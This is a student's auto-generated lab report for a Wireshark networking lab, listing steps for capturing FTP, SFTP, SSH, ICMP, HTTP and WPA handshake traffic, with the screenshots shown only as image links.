

Student: Brandon Trinkle

Email: btrinkle52@gmail.com

Time on Task: 1 hour, 1 minute


Progress: 100%

Report Generated: Saturday, November 2, 2024 at 6:07 PM

Section 1: Hands-On Demonstration


Part 1: Configure Wireshark and Generate Network Traffic

29. Make a screen capture showing the successful FTP and SFTP file transfers.




Part 2: Analyze Traffic Using Wireshark


## 7. Make a screen capture showing the ICMP payload.




## 15. Make a screen capture showing the *Last Login*: information in the Packet Details pane.




21. Make a screen capture showing the **SSHv2 encryption and mac selections** for the SSH connection.




26. Make a screen capture showing the **highlighted (encrypted) data in the Packet Bytes pane**.



31. Make a screen capture showing the **passive port** specified by the FTP server in the **Packet Details** pane.



35. Make a screen capture showing the **Destination Port** field value in the **Packet Details** pane.







## Section 2: Applied Learning

### Part 1: Configure Wireshark and Generate Network Traffic


11. Make screen capture showing sta1-wlan0 connected to the SecureLabs-WiFi network.



## 18. Make a screen capture showing the updated security mode on the Status page.




## 24. Make a screen capture showing the connection to the now-encrypted WLAN.




## Part 2: Analyze Traffic Using Wireshark


## 5. Make a screen capture showing the SSID and channel in the Packet Details pane.




## 11. Make a screen capture showing the Packet Details for the ICMP packet.



## 14. Make a screen capture showing the Packet Details for the HTTP packet.



## 18. Make a screen capture showing the key information for Message 3 in the four-way handshake.

